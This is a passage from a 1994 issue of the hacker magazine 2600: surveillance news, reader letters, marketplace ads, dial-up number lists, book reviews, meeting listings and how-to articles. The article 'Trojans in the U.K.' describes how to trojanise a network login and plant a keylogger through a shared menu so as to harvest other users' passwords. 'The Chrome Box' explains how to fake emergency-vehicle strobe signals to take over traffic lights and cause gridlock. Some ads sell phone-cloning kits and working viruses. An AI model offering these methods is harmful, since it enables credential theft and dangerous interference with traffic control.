The format for using a tenex is as follows:

Tenex+ACN

Example: To use AT&T to place a call to the *2600* Voice BBS:

10288-0-700-751-2600

Another example: To place a call to Vancouver using Sprint (Sprint has its own network into Canada so it is beneficial to use Sprint to bypass AT&T and other carriers which use AT&T lines during network difficulties and outages):

10333-1-604-662-6397

Brief List of Tenex Codes

These work in almost all equal access areas:

10288 - AT&T
10732 - AT&T private test network
10222 - MCI
10333 - Sprint
10444 - Allnet
10488 - Metromedia

NOT MUCH GOOD NEWS HERE

A trip to the library can reveal all sorts of fascinating items.

A publication called *Prosecutor's Brief,* described as the "newsjournal of the California District Attorneys Association" had some rather shocking advice in its Summer 1989 edition. (Too bad we didn't catch this one sooner.)

In the lead story, author Jerry P. Coleman proclaims, "Prosecutions of phone 'hackers' are not overly complicated, may be even fun, and can certainly assist your office's strained budget by providing a ready source of computer hardware."

According to California Penal Code section 502.7(g), "An instrument, apparatus, device, plans, instructions or written publication... may be seized under warrant or incident to a lawful arrest, and, upon the conviction of a person for a violation of subdivision (a), (b), or (c), the instrument [etc.] may be... turned over to the person providing telephone or telegraph service in the territory in which the same was seized."

But, according to the article, most of these companies will donate the equipment "right back to law enforcement". What a cozy arrangement.

Concerning monitoring, some of the revelations are pretty scary. It seems that pen registers operated by Pacific Bell double as partial wiretaps, and it's perfectly legal for them to record conversations without a warrant if it's part of a phone company investigation! The article states, "In the case of Pacific Bell, but not necessarily all other companies, the first 90-120 seconds of each call made from the trapped line is taped for the purpose of identifying the person(s) using the illegally hacked codes."

The article goes on to describe the ideal scenario: "If you are fortunate enough to receive the case before the search warrant has alerted the hacker to the investigation, your most important decision may well be the length of time the DNR stays on the targeted line. Weighing in favor of greater DNR time are the desires for obtaining at least a $400 felony loss, and identifying with certainty the hacker. Those considerations must be balanced against the risk that the DNR and its attendant call content taping will be suppressed as being an unreasonable privacy infringement, and the moral consideration of continued losses to the common carrier."

The "recorded salutations" on the tape are considered a key bit of evidence since they identify the defendant. In addition, "any notebooks containing handwritten authorization codes, phone numbers called, etc., can be compared to the known handwriting of the defendant (from booking slip and/or court-ordered exemplars). Don't neglect the seized computer's own memory banks - either its internal hard disk or any floppy disks may contain programs or files identifying the computer's user as the defendant."

District attorneys are also urged to look through the evidence for any "contacts among the hacker community" or BBS numbers.

Another "particularly fun" way of prosecuting a hacker is to look through his computer programs for games that have a listing of the top 10 scorers. "If your defendant's name appears close to the top of the list (or exclusively), it is quite reasonable to argue that, having had the most time to play the game this successfully, the defendant must own the computer."

Another absurdity concerns the justification for seizing telephones, described as "entirely appropriate within the statute, and serves to drive home rather graphically to the hacker just how serious this matter of criminal prosecution is."

It's pretty obvious how serious computer crime is to district attorneys in California. Here is our first solid piece of evidence that they consider hacker cases to be fun and easy ways of getting other people's computer equipment for themselves. A true mockery of justice.

The CDAA can be reached at 916-443-2017.

*

Another fascinating document was recently obtained by *2600* - the full transcript of last year's Congressional hearing which turned into a hacker bashing courtesy of Rep. Edward Markey (D-MA) and Rep. Jack Fields (R-TX). It's far too long to reprint here but you can get a full copy for $10 from the U.S. Government

Printing Office, Superintendent of Documents, Congressional Sales Office, Washington DC 20402-9315. Tell them you want the hearings on telecommunications network security, serial number 103-53, stock number 552-070-15676-3. You can order by credit card at 202-512-2470. There's hours of entertainment here.

*

For the last two issues, *2600* has actually been on sale at CompUSA, the computer superstore. For a while we were concerned that we were becoming too mainstream but our fears turned out to be unfounded. Apparently someone at CompUSA Central decided to read a copy. Result: They have decided to "permanently remove *2600* from their stores". The problem is, so many people found us at CompUSA that they're now being inundated with calls from people wanting to know why we suddenly disappeared. How do we know this? Don't worry, we know....

*

Trouble on the information highway: the biggest telecommunications merger in history will never be history now. Bell Atlantic and TCI, two of the biggest entities of any sort on the planet, decided to break off the engagement and blame it all on the FCC for regulating rates. If we only knew it would be that simple.... The Clinton Administration is becoming obsessed with monitoring citizens. On February 4th, the Administration rejected all of the criticism it has received on the Clipper Chip proposal and announced plans to move full speed ahead with its implementation - on a "voluntary" basis. The Clipper Chip would allow law enforcement to eavesdrop on phone calls that use the government standard of encryption. Civil liberties groups have strongly condemned Clipper and its companion Capstone (for data encryption) because of the potential for abuse and widespread monitoring of citizens. This technology is being developed with the help of the NSA, an organization that's *supposed* to keep its monitoring activities outside our borders. And that's not all. More recently, the administration reintroduced a digital telephony proposal that would require phone companies to provide real-time traffic analysis to all law enforcement agencies. Unlike a pen register, this is an ability that will always be there, one which simply has to be turned on. The data would then be sent to a remote monitoring post. According to the Electronic Frontier Foundation, such information amounts to more than just the numbers we dial. "As we all come to use electronic communications for more and more purposes," a recent press release says, "this simple call setup information could also reveal what movies we've ordered, which online information services we've connected to, which political bulletin boards we've dialed, etc. With increasing use of telecommunications, this simple transactional information reveals almost as much about our private lives as would be learned if someone literally followed us around on the street, watching our every move."

*

Some new area codes that will be debuting in 1995: 334 (Alabama), 360 (Washington State), and 520 (Arizona). These will be the first area codes not to have 1 or 0 as the middle digit. Look for many more.... We discovered quite by accident that Wiltel Communications passes Caller ID data across state lines and they seem to be a lot better at it than Cable & Wireless. For one thing, anyone can access Wiltel by using their carrier access code (10555). Cable & Wireless doesn't allow outside use of its code (10223). Customers who use Wiltel stand a very good chance of having their phone number passed on to the called party, regardless of whether or not they've blocked it.... Speaking of carrier access codes, get ready for a shock. After finally getting accustomed to the 10XXX system of using different long distance companies, it's all going to change. Yeah, no kidding. It seems a thousand possibilities are no longer enough. Strange, we never seem to have more than a handful of choices in any one part of the country. But someone out there is using all of these codes, so the rest of us must adjust. Starting in 1995, you will dial with the format 101XXXX. That's right, *seven* digits, not five. The 5000 and 6000 number ranges will be used for new carriers. If we assume that AT&T's new code will be 1010288 (no codes are known yet), the dialing instructions to reach our voice bulletin board will be: 1010288-0700-751-2600. This is really starting to get stupid.

LETTERS

(continued from page 31)

possessions from us during the booking procedure, set bail at an outrageous $5,000 each, and falsified the arrest records to support the felony charge. Of course, the prosecutor read the law and withdrew the felony charge; the charge was supposed to be applied to anyone who placed an explosive within 1000 feet of a switch!

The sheriffs did not want to be embarrassed, however, so they convinced the prosecutor to replace the felony charge with a misdemeanor trespassing. Now, the tracks we were walking along were only 20 feet from a major street, in an area that was not fenced off, posted trespassing, or sensitive in any way. Yet, we were technically trespassing, and we were prosecuted, coerced into pleading guilty (mostly because we couldn't afford a lawyer, and the public defender never even appeared at our hearings), and I actually served 30 days *jail time* and 1000 hours of community service. All this because I walked along some train tracks.... The negative ramifications of this event took years to overcome, and cost thousands of dollars in lost wages, bail bond fees, and legal fees.

The point is, once law enforcement officials begin an investigation or make an arrest, they will do almost anything to avoid the embarrassment of having all charges dropped or the "suspect" going free. Better to lock up a couple of kids for nothing than admit they shouldn't have arrested them in the first place. Unfortunately, when it comes to hacking, law enforcement is clearly as unjust and absurd as it is in the rest of America, if not worse. Phiber Optik has my sympathy, and the police have my contempt.

Racer X

Thanks for sharing that. Such experiences need to be told to others so we can all be on the lookout for injustice. And for those who want to stay in touch with Phiber Optik, his address is:

Mark Abene 32109-054
FPC, Schuylkill
Unit 1
P.O. Box 670
Minersville, PA 17954-0670

All incoming mail is read by prison authorities. The only things allowed are letters and non-hardcover printed matter. Only book publishers can send hardcover books.

Correction

Dear *2600:*

Just mailing you to point out an error on FyberLyte's "The Magical Tone Box" article that appeared in this past Winter edition of *2600*. At the end when he discusses the use on the Tone Box for blue boxing he mentions "So, to seize, hit 1, 2, dial on the phone's keypad (or your own dialer), then 3." Now anyone with basic blue boxing knowledge knows this does not work. Why? Because DTMF is not equal to MF. The tone pairs used for DTMF signalling of numbers are not the same as those used in MF, therefore you must also record those tones. Not that this is difficult with the Tone Box. I must say it's a great alternative to building a blue box using VCO's (Voltage Controller Oscillators). In any case, thanks for a good article.

Aleph One

Phone Company Charges

Dear *2600:*

I was just reading the letters page for the Autumn 1993 issue and I realized that if I did not comment on the complaint of SpOOf! about the cost of CID, I would be remiss. I do not mean to defend the phone company, but the cost of enabling CID does not pay for the "flipping of the switch" so much as it pays for the cost of paying someone to man the phones to answer the request. There are probably a lot of other hidden costs, including extra software to make CID work and upgrading of switches. If one does not want to pay for the expense, one does not have to. I'm tired of seeing hackers complain about cost without taking a holistic view of a situation.

In the Winter 1993-94 edition, Will Chung writes that total capacitance is added when caps are placed in series. Actually, in series, capacitance is calculated the same way resistance is calculated in parallel. To add caps in a linear manner, place them in parallel.

To sum up:
In parallel capacitors add as
Ctot = C1 + C2 + ... + CN
In series capacitors add as
1/Ctot = 1/C1 + 1/C2 + ... + 1/CN

This could prevent needlessly wasted debugging effort....

David

Thanks for the correction. As far as charges for Caller ID, we believe that is exactly what they want you to think. You do need to pay the people who answer the phones. But surely the monthly charges we all pay are sufficient for this. We doubt customer service representatives are demanding extra pay for every Caller ID request they process. Which leaves the cost of paying for the new technology. That is an investment by the phone companies. Their profits (of which there is a staggering amount) go into these investments and, if more people use more phones - which by every account is exactly what is happening, then the investment pays off. Charging fees in addition to this is sheer greed, an art the phone companies have mastered to perfection.

2600 Marketplace

MANY TEXT FILES, on hardcopy or disk. Send for a free catalog. H/P/A/Virus related everything! P.O. Box 54, Elka Park, NY 12427. Internet Address: microwir@works.com

EXPLORE THE DARK SIDE OF COMPUTERS, full of forbidden knowledge from the H/P/C/A scene. Summer catalog with reduced prices out now!!! Send only $1 for our new catalog with new items to: SotMESC, P.O. Box 573, Long Beach, MS 39560. Books, disks, subscriptions, and more....

GENUINE CUSTOM 6.49 MHZ subminiature quartz crystals - the optimum frequency and size for your project! Only $5 postpaid, sent first class mail. 5/$20 or 10/$35. FREE detailed installation notes included. USPS money orders or cash shipped next day, checks allow 3 weeks. Free instructions only send SASE. Electronic Design Systems, 144 West Eagle Road, Suite 108, Havertown, PA 19083.

GET YOUR COPY of the newest and best ANSI bomb/bad batch file detector for only $3 (covers shipping and handling). Send $3 to: Patrick Harvey, 710 Peachtree St. NE 430, Atlanta, GA 30308.

WRITING HUGE TEXT FILE on cell phreaking, need info! Please send to Nicholas Singer, 6 Winsor Place, Purchase, NY 10577.

THE BLACK BAG TRIVIA QUIZ. On 5.25 360k DOS disk (only). Interactive Q&A on bugging, wiretapping, locks, alarms, weapons, and other wonderful stuff. Test your knowledge of the covert sciences. Entertaining, very educational, and FREE! Just send two 29 cent stamps to: Mentor Publications, Box 1549-Y, Asbury Park, NJ 07712.

SMALL L.A. AREA H/P BBS needs aggressive, technically/socially conscious new users. Warez D00dz need not apply. 2 nodes, no waiting. (714) 525-4145 and (714) 525-4421.

THE ANARCHIST'S BBS. A computer bulletin board resource for anarchists, survivalists, mercenaries, investigators, researchers, computer hackers, and phone phreaks. Encrypted e-mail/file exchange available. Call 214-289-8328 by modem.

WANTED. Operation instruction manual for Western Electric 145A test kit and/or any current hacking and phreaking info! Send to: Gray Area Newsletter, PO Box 30286, Memphis, TN 38130-0286.

PROTECT YOURSELF! Searing hot red pepper spray. 10% Oleorisin Capsicum, none stronger! Chosen by over 4000 law enforcement agencies, including NYPD and LAPD. Instantly disables attackers for 45 minutes. Proven superior to MACE. .68 oz., $19.95 plus $4.50 S/H. Money orders only. Cannot ship overseas. Send to: Vanguard Security, P.O. Box 1173-A, New York, NY 10028.

CELLULAR PHONES. Why pay for two phones? Have a car phone and a handheld portable with the same number. Modify ESN and NAM using your PC. Programs and instructions are available for: Motorola, Mitsubishi, NEC, Panasonic. US$ 49.95 per model plus S&H. Call our fax on demand number for more information: 011-356-310950.

TAP BACK ISSUES, complete set Vol. 1-91 of QUALITY copies from originals. Includes schematics and indexes. $100 postpaid. Via UPS or First Class Mail. Copy of 1971 Esquire article "The Secrets of the Little Blue Box" $5 & large SASE w/52 cents of stamps. Pete G., PO Box 463, Mt. Laurel, NJ 08054. We are the Original!

NEED A 5089 DTMF GENERATOR? We have them for $5 (US) + $2 shipping and handling each, cash or money order only. Send your order to P.O. Box 237, Arlington, TX 76004 USA. Same day service on most orders! Chips in quantity: 10 for $50, and each additional chip $4 - we pick up the postage. (If outside the continental U.S., please write for information on availability and our UPS shipping rate.)

ELECTRONIC SECURITIES LTD. World leading supplier of amateur and law enforcement grade surveillance equipment. We buy direct from over 300 manufacturers. Many exotic imported "bugs" such as spread spectrum, scrambled, subcarriers, plus tone activated carrier current infinity transmitters, mains, loop extenders, slaves, laser listeners, through-wall mics, scanners, DTMF decoders, fax, modem, and beeper interception kits, etc. All models of sub-miniature CCD cameras with a wide variety of pinhole lenses. Infrared and starlight night vision devices, long range parabolic and shotgun microphones. Plus a complete line of medium to high end countermeasures equipment, computer security and cracking software, cellular phone reprogramming kits, EPROM programmers, Van Eck tempest receivers, answering machine code busters, color box kits, lineman's handsets, telephone and facsimile scramblers, lockpicking equipment, phreaking and hacking technical papers. 150 page product reference catalog is $5 US Postal Money Order. Send to: Electronic Securities Ltd., 16 Watermill Way, Ridge, NY 11961.

"THE QUARTER" DEVICE. Complete kit of all parts, including 2x3x1 case, as printed in the Summer 1993 issue of 2600. All you supply is 9 volt battery and wire. Only $29 or 2 kits for $50. Send money order for 2nd day shipping; checks need 2 weeks additional to clear. Add $4 for either 1 or 2 kits (foreign add $12 per order, U.S. funds only) for shipping and insurance. ALSO AVAILABLE: 6.5536 Mhz crystals in quantity: 10 for only $35 postpaid. Each additional crystal only $3 postpaid. For larger quantity discounts on either item, include your phone number and needs. E. Newman, 6040 Blvd. East, Suite 19N, West New York, NJ 07093.

GET THE ULTIMATE CD-ROM! The virus-base contains thousands of fully functional computer viruses, virus construction toolkits and virus related info. $99.95 + $7.00 express shipping. Better hurry! American Eagle Publications, PO Box 41401, Tucson, AZ 85717.

DETAILED CELLULAR TECHNICAL PAPERS. Full disclosure. Send $10 to: Marc M., 3026 Barnhard #361, Tampa, FL 33613.

THE EVIL DOMAIN BBS (518) 589-6044. The BBS where hackers abound! Many H/P/Anarchy text and utilities. All 2600 subscribers gain complete access. The biggest H/P board in 518. New User Password: PHAVCT.

Marketplace ads are free to subscribers! Send your ad to: 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label. Ads may be edited or not printed at our discretion. Deadline for Summer issue: 5/1/94.

MICHIGAN NUMBERS

Both MSUnet and Michnet allow access to telnet on a limited basis - only addresses in the format 35.x.x.x.

This includes burrow.cl.msu.edu, which allows access to gopher, which in turn ties you into a virtually unlimited database of information.

MSUnet

(517) 336-3200
(517) 353-8500
(517) 835-5490

Michnet

(313) 258-6811
(313) 283-8822
(313) 370-4310
(313) 370-4311
(313) 577-0321
(313) 577-0335
(313) 593-5335
(313) 722-1500
(313) 762-3311
(313) 762-3319
(313) 763-4800
(313) 763-6520
(313) 763-6521
(313) 827-7600
(313) 939-3370
(313) 998-1302
(313) 998-1303
(313) 998-1304
(517) 353-3500
(517) 774-3790
(517) 788-6300
(517) 797-2814
(517) 797-2822
(616) 387-2070
(616) 394-7120
(616) 539-0977
(616) 592-2041
(616) 627-2214
(616) 627-2220
(616) 771-9479
(616) 777-3944
(616) 941-9826
(616) 963-9975
(616) 983-1965
(906) 225-0222
(906) 487-1517

Ameritech Commercial Service

(313) 229-7411
(313) 255-0680
(313) 259-3365
(313) 263-6104
(313) 271-0205
(313) 271-2293
(313) 272-5661
(313) 282-3540
(313) 292-5610
(313) 332-2444
(313) 335-6481
(313) 335-7343
(313) 335-7357
(313) 335-7362
(313) 335-7417
(313) 335-7427
(313) 335-7486
(313) 336-8687
(313) 347-1184
(313) 352-8920
(313) 362-4277
(313) 420-2890
(313) 425-6250
(313) 433-0845
(313) 463-4973
(313) 475-9076
(313) 477-4422
(313) 482-4780
(313) 489-5928
(313) 495-0020
(313) 557-6216
(313) 565-2640
(313) 569-9706
(313) 575-9177
(313) 575-9243
(313) 581-8530
(313) 583-4370
(313) 634-6201
(313) 651-3804
(313) 662-0611
(313) 662-8838
(313) 662-8842
(313) 663-0008
(313) 663-0321
(313) 663-0520
(313) 663-0613
(313) 663-3677
(313) 675-5392
(313) 683-0467
(313) 699-9879
(313) 722-0460
(313) 739-0218
(313) 774-9147
(313) 781-0913
(313) 824-9462
(313) 832-4340
(313) 839-7389
(313) 841-8730
(313) 851-4591
(313) 852-8423
(313) 864-0755
(313) 865-8061
(313) 871-0005
(313) 881-9625
(313) 892-0920
(313) 898-6066
(313) 921-1690
(313) 934-0147
(313) 941-8450
(313) 963-2369
(313) 964-1327
(313) 973-7080
(313) 979-8718
(906) 225-0411
(906) 487-9007
(906) 632-3261
(906) 774-0585
(906) 789-2010
(906) 932-3219

Special thanks to Tonto of 517

hacker reviews

***Secrets of a Super Hacker* by The Knightmare**
Loompanics Unlimited
205 pages, $19.95
Review by Michael E. Marotta

"Third time's the charm." This is the third book on hacking from Loompanics and it is the best of the three. (M. Harry's *Computer Underground* is also a fine work.) The book has some hype, but overall *Secrets of a Super Hacker* presents a complete summary of what every hacker knows. And what every wannabe wants to know.

There was a time when hackers earned their power. Working alone, each one found neat stuff. When BBS's were invented, hackers could share, but sharing was based on exchange: to get something, you had to have something you found on your own. When Stoll and Hafner wrote about hacking they were careful to say enough to give body to their narratives. But not too much. They never gave out passwords. This book blows all of that away. It is the *Jurassic Park* of hacking.

In *Jurassic Park*, the mathematician who dies rambles on under morphine about how power corrupts. He notes that the karate master doesn't beat his wife because becoming a master entails mastering himself. But the JP, Inc. folk *bought* their technology wholesale. They didn't have to earn their power. So, it was in control of them. *Secrets of a Super Hacker* will deliver into anyone's hands for $20 what it took us 30 years to learn. The appendix includes rtm's list of common passwords - in case you want to be a hacker but don't know how to FTP. From shoulder surfing to tempest, from social engineering to dictionary attacks, it's all in here. He even covers dumpster diving. The best part is the lengthy section on getting data from damaged diskettes. And then imagine hacking a computer network by splicing your notebook computer into the light pen of a terminal!

The Knightmare maintains that as more and ever more people come online, there will always be opportunities for the hacker. Somewhere there is a username/password combination SMITH/SMITH. Somewhere there is a new manager open to the "dumb user" ploy. You just have to find them. What do you do then? Well, the hacker ethic says don't screw things up. But the hacker ethic also says to explore. The Knightmare says that once you are inside a computer, you can prove to yourself that you are really a hacker by changing its databases and not getting caught.

Secrets of a Super Hacker is very readable. Its colloquial American crams a lot of information into each sentence. It is a very dense narrative. The organization is commendable. The book is divided into three sections: Before Hack, During Hack, and After Hack. The book begins with The Basics (hardware, software, etc.) and The History of Hacking (*YIPL, TAP, 2600*). Subsequent chapters include: Researching the Hack, Passwords and Access Control, Social Engineering, Reverse Social Engineering, and What to Do When Inside.

Naturally, there is a chapter on How to Keep from Getting Caught. At 10 cents a page, you can't go wrong.

UNIX Security: A Practical Tutorial
By N. Derek Arnold, ITDC
McGraw-Hill, Inc.
ISBN 0-07-002560-6
Review by Simson L. Garfinkel

While there is suddenly a plethora of UNIX security books on the market, almost all of them are written from the point of view of the system operator, feverishly bent on keeping hackers out of his computer while not making life too terrible for the legitimate users. While these books make interesting reading, it takes a lot of work between-the-lines to get any useful info out of these tomes about breaking into UNIX systems.

Thankfully, such is not the case with Arnold's *UNIX Security.* This is a book aimed at the hacker community, with detailed, step-by-step instructions for finding and exploiting vulnerabilities on all kinds of UNIX systems. Although the book is filled with tips, most hackers will turn straight to Chapter 8, "Break-in Techniques." The advice is all sound: patience is a virtue (and necessary if you don't want to get caught); arrange for evidence that points at somebody else; search out log files and cover your tracks. In addition to good technical know-how, Arnold shares tips on social engineering as well.

The only confusing aside is Arnold's belief that hackers are hell-bent on getting sysops fired. To this end, he suggests sending insulting or harassing forged electronic mail, allegedly from the sysop, to the sysop's manager. What sensible hacker would do this? Besides being a great way to get caught, there are simply so many more rewarding things that a hacker can do once gaining superuser privileges. Sadly, Arnold's book is a bit shy in this department.

As an added jackpot, Arnold's book contains over 140 pages of program listings. While some of the programs are of limited utility, the hacker's pride and joy are the fairly sophisticated password cracking program, the UNIX computer virus for infecting a.out files, and a utility for groveling through /dev/kmem.

UNIX Security's heavy System V bias makes it of limited value for hacking into the university world, but makes it ideal for those interested in breaking into business. Perhaps his goal in publishing this information is to create more work for computer security professionals. (Arnold's company, ITDC, is a McGraw-Hill consulting firm which teaches courses in computer security; this book is largely taken from ITDC's course notes.) With *UNIX Security*, a good laptop with a cellular modem, and a few day's supply of batteries, a young aspiring hacker could go far.

trojans in the u.k.

by Veghead

Many installations, in the UK at least, now favour PC's as terminals to their UNIX machines. My college for example uses a large ethernet setup running Sun Microsystems PC-NFS to access their various UNIX machines, using a PC version of TELNET. I noticed a gapin' 'ole in the security:

As login authentication for the ethernet, PC-NFS has a DOS-based login program, similar to Novell's, that compares a given password to that found in /etc/passwd on a pre-specified UNIX machine. Stupidly, it'll take the uid and password from the command tail, so to login I could type:

net login myid mypassword

Trojanising this meant writing a bit of C code that would intercept the net command, save any interesting info (such as the uid and password) in a secret file, and pass the original parameters on to the original NET program, which would be none the wiser. This meant that to the user, nothing odd would have happened - no authentication errors to put them on the scent. In fact, it was marginally more complicated than this as the NET program interprets any parameter as "*" to mean "ask the user". For example,

net login *

will make the program respond with

Enter username:
Enter password:

But overcoming this wasn't really a problem; the Trojan would simply put the questions to the user and then pass them as parameters to the real one (not forgetting to kill the echo on the password!). It worked like a well oiled dream!

I was considering the idea of a "generic Trojan" that could be used in all manner of situations without the need for re-writing the actual code. What I came up with was a badly written bit of 8086 code (I called it Keyspy) that does the following.

1) When executed, hooks Int 15h and TSRs (terminates and stays resident).

2) Records the next forty keystrokes the user makes using the "Keyboard Intercept" interrupt. (So don't try and run it on old style keyboards - it *won't* work!)

3) Next time it's executed it dumps down the key-scan code info to a disk file, unhooks itself from the interrupt table and releases the 1K or so of memory it's been holding hostage up until then.

What use is this? Ok, what would happen if you run it before running PC-TELNET? The next user to come along would notice nothing wrong and would hopefully login. All the time, the program would be noting down everything the user was typing. Later on you go back, run it again and it will obediently supply you with a file containing the first forty scan-codes of the keys the user had hit.

One way of getting round traditional Trojans is to login in twice, firstly with a dummy password like "FUCKYOU", so if the program has been trojanised you don't get caught and the hacker gets a message. Even if the above user had done this, they would still get caught.

On our network all software is run using a networked copy of a DOS menu called Automenu. All that needs to be done is to insert a command to run Keyspy into the menu code before and after it runs TELNET. Then, when anyone uses TELNET from anywhere, Keyspy supplies a copy of their keystrokes to a centrally located file where I can pick them up from.

Ideally, you would have a program that would dump the info to a file itself, without having to be run again but it would make the code far more complex with loads of undocumented calls etc. and quite frankly, I couldn't be arsed.

Adventurous programmers could then adapt that program to allow it to wrap itself around an executable file, infecting it so to speak. That way it would be almost undetectable.

The other real downer is that it saves scan codes and not ASCII or anything useful like that. It's necessary to write a program that converts the alphanumeric scan-codes to ASCII for your particular keyboard.

The Chrome Box

by Remote Control

Emergency vehicles in many cities are now using devices called OptoComs. OptoComs are sensors on traffic lights that detect a pattern of flashes from vehicle-mounted strobe lights.

This flash pattern varies from city to city depending on the manufacturer of the equipment used. Often the sensors are installed only at major intersections. Nevertheless, the Chrome Box, which simulates these strobe patterns can often be used to give your car the same priority as an ambulance, paramedic van, fire truck, or police car.

Because of the varying patterns on different systems this article will outline a general procedure for making the Chrome Box.

Decoding Flash Patterns

First, you need to observe an emergency vehicle in action. You can wait until you encounter one by chance, running out to see when you hear a siren, or pulling over in your car to let one pass by. You might wait near a fire station for the next emergency to occur. Or, if you are very impatient, you can summon one by calling in a false alarm (not recommended).

If the OptoComs in your area are the kind with a pattern of single flashes at a steady rhythm, you have merely to buy a strobe light at Radio Shack and adjust the flash rate until you can induce a traffic light to change. If the flash pattern is more complex, you can videotape the emergency vehicle and then play back the tape in single-frame mode, counting the number of frames between each flash. Each video frame is 1/30th of a second. Using this you can calculate the time between flashes in the pattern. Another way is to count the number of flashes (or flash-groups) in one minute and use that to compute the rate. Counting video frames will give you a good idea of the spacing of the flashes in a complex pattern.

For really accurate information, call the fire station and ask them, or write to the manufacturer for a service manual, which will include a schematic diagram that you can use to build one. A good cover story for this is that you are a consultant and one of your clients asked you to evaluate Optocom systems, or you could pose as a freelance journalist writing an article.

Modifying the Strobe Light

You may not have to modify the strobe at all. But if you need a faster flash rate than your strobe allows, open it up and find the large capacitor inside. Capacitors are marked in microfarads, abbreviated as mf, mfd, or ufd. By replacing the capacitor with one of the same voltage rating (usually 250 volts or more) and a *smaller* value in microfarads, you can increase the flash rate. Halving the microfarads doubles the rate. The other component that can be changed is the potentiometer (the speed control device with the knob on it). Using a smaller value (measured in ohms or kohms, abbreviated with the greek letter "omega" or the letter K) will speed up the strobe. There may also be a resistor (small cylinder with several colored stripes on it, and wires coming out of each end). Replacing this resistor with one of smaller value will also speed up the strobe.

To generate a complex pattern, you will either have to design and build a triggering circuit using IC chips, or rig up a mechanical device with a multiple-contact rotary switch and a motor. It *has* been done.

To modify the strobe for mobile operation the simplest thing is to get a 110-volt inverter that will run off of a car battery by plugging into the cigarette lighter and running the strobe from that. Or, you can figure out (or find in a hobby electronics magazine) a strobe circuit that will run from batteries. Battery-powered strobes may also be available, either assembled or as kits.

Stealth Technology

Most light sensors and photocells are more sensitive in the infrared area of the light spectrum. Infrared (IR) is invisible to the human eye. Putting an infrared filter over the strobe light may allow the Chrome Box to operate in traffic undetected by police or other observers. IR filters can be obtained from military surplus sniperscope illuminators, or from optical supply houses like Dow-Corning or Edmunds Scientific Co.

Using the Chrome Box

Mounted on your car, the Chrome Box can guarantee you green lights at major intersections in cities that have OptoComs.

Handheld Chrome Boxes may be used to create gridlock by interfering with the normal flow of traffic. If you have access to a window overlooking a traffic light, you can play pranks by switching the signals at inappropriate moments, or you can plug the strobe into an exposed outlet at a laundromat or gas station.

Some Decoded Patterns

Torrance, California - standard large Radio Shack strobe lights are used. Moderately fast rate.

Manhattan Beach, California - flash-pairs in a 4:1 ratio, at a rate of two flash-pairs per second

Please send in any new patterns or info you discover.

2600 MEETINGS

Ann Arbor, MI

Galleria on South University.

Austin

Northcross Mall, across the skating rink from the food court, next to Pipe World.

Baton Rouge, LA

In The LSU Union Building, between the Tiger Pause and Swensen's Ice Cream, next to the payphones. Payphone numbers: (504) 387-9520, 9538, 9618, 9722, 9733, 9735.

Bloomington, MN

Mall of America, north side food court, across from Burger King and the bank of payphones that don't take incoming calls.

Boise, ID

Student Union building at Boise State University near payphones. Payphone numbers: (208) 342-9432, 9559, 9700, 9798.

Boston

Prudential Center Plaza, Terrace Food Court. Payphones: (617) 236-6582, 6583, 6584, 6585.

Buffalo

Eastern Hills Mall (Clarence) by lockers near food court.

Chicago

Underground Coffeehouse, 3508 N. Broadway, (312) 327-2117.

Cincinnati

Kenwood Town Center, food court.

Clearwater, FL

Clearwater Mall, near the food court. (813) 796-9706, 9707, 9708, 9813.

Columbus, OH

City Center Mall, outside the lower level entrance to Marshall Fields.

Dallas

Town East Mall (Mesquite), 3rd Level Food Court.

Danbury, CT

Danbury Fair Mall, off Exit 4 of I-84, in the food court. Payphones: (203) 748-9995.

Houston

Galleria Mall, 2nd story overlooking the skating rink.

Kansas City

Food court at the Oak Park Mall in Overland Park, Kansas.

Los Angeles

Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9358, 9388, 9506, 9519, 9520; 625-9923, 9924; 614-9849, 9872, 9918, 9926.

Madison, WI

Union South (227 S. Randall St.) on the main level by the payphones. Payphone numbers: (608) 251-9746, 9914, 9916, 9923.

Memphis

Hickory Ridge Mall, Winchester Rd., in the food court. Payphones: (901) 366-4017, 4018, 4019, 4020, 4021.

Nashville

Bellevue Mall in Bellevue, in the non-smoking circle inside the mall in front of Dillards.

New York City

Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd. Payphones: (212) 223-9011, 8927; 308-8044, 8162.

Philadelphia

30th Street Amtrak Station at 30th & Market, under the "Stairwell 7" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

Pittsburgh

Parkway Center Mall, south of downtown, on Route 279. In the food court. Payphones: (412) 928-9926, 9927, 9934.

Portland, OR

Lloyd Center Mall, second level at the food court.

Poughkeepsie, NY

South Hills Mall, off Route 9. By the payphones in front of Radio Shack, next to the food court.

Raleigh, NC

Crabtree Valley Mall, food court.

Rochester, NY

Marketplace Mall food court.

St. Louis

Galleria, Highway 40 and Brentwood, lower level, food court area, by the theaters.

Sacramento

The Capitol City Coffee Company, 1427 L Street, on the corner of 15th & L streets in downtown Sacramento. Payphone: (916) 442-9429.

San Francisco

4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

Seattle

Washington State Convention Center, first floor. Payphones: (206) 220-9774,5,6,7.

Tempe, AZ

Java Road Coffeehouse, 7th Street & Mill Ave. Payphone: (602) 967-9585.

Washington DC

Pentagon City Mall in the food court.

*****

EUROPE & SOUTH AMERICA

Buenos Aires, Argentina

In the bar at San Jose 05.

Granada, Spain

At Kiwi Pub in Pedro Antonio de Alarcore Street.

London, England

Trocadero Shopping Center (near Picadilly Circus) next to VR machines. 7 pm to 8pm.

Munich, Germany

Hauptbahnhof (Central Station), first floor, by Burger King and the payphones. (One stop on the S-Bahn from Hackerbruecke - Hackerbridge!) Birthplace of Hacker-Pschorr beer. Payphones: +49-89-591-835, +49-89-558-541, 542, 543, 544, 545.

*****

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message and phone number at

(516) 751-2600.

❑ You won't find it in clothing stores. (We did, but that's a long story.) The 2600 hacker t-shirt could be the fashion statement of the nineties. After all, anything is possible. Two-sided, white lettering on black background, blue box schematic on the front, hacker newspaper articles on the back. $15 each, two for $26. M, L, XL

The Shirt

The Video

Actual footage of Dutch hackers penetrating a United States military computer system in the summer of 1991. This is not a secret videotape. These hackers filmed this to show everybody just how easy it really is. In fact, a small part of this tape was shown on *Now It Can Be Told*. This version tells the whole story and runs about 30 minutes. $10. VHS, NTSC format only. ❑

2600 SUBSCRIPTIONS

INDIVIDUAL

